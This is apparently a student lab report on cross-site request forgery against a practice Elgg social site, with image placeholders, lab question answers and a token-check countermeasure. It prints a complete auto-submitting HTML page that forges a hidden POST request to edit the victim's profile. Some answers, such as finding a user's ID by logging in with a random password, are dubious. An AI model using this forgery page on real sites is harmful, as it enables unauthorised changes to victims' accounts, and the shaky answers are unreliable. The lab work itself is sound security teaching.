
</body>
</html>
```

The status bar at the bottom indicates 'HTML', 'Tab Width: 8', 'Ln 10, Col 1', and 'INS'.


This is the index.html file that has the URL that will be the landing page when alice clicks the link to [csrfabattacker.com](http://www.csrfabattacker.com)



Previously, when alice had no friend called boby in her list




Blog created by boby for alice to click the link and add boby as her friend unknowingly



On clicking the link, we see that boby is now one of alices friends.

Task 3

- Attack through POST request



```
File Edit View Search Terminal Help
GNU nano 2.5.3 File: editProfile.html Modified


<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my best friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line
```

We create a form in the place of edit profile to input some different information in description of alice



Before the attack



After the attack

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Answer: Boby can solve this problem by finding Alice's GUID which was 42 in this case. He can do this by searching for Alice from another account and inspecting the page elements' Inspector to find the web page owner. Another way to find Alice's GUID without any password credentials is to log in using Alice's name and a random password and then inspecting the page owner.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer: Since the malicious code is not the same as the victim website, Boby will not be able to use the CSRF attack. The GUID cannot be found since there is no access to the source code of the victim website. We will not be able to get the GUID through the HTTP request.

Task 4:

- We implement the counter measures by commenting out the return true statement, ensuring that a check is preformed on the token and that the TRUE is returned only on validity.
- The screenshots show the above commented thing and as well as a failed form missing message, furthering the proof that it works. It fails as the attack would be unsuccessful as the token and timestamp haven't been specified.

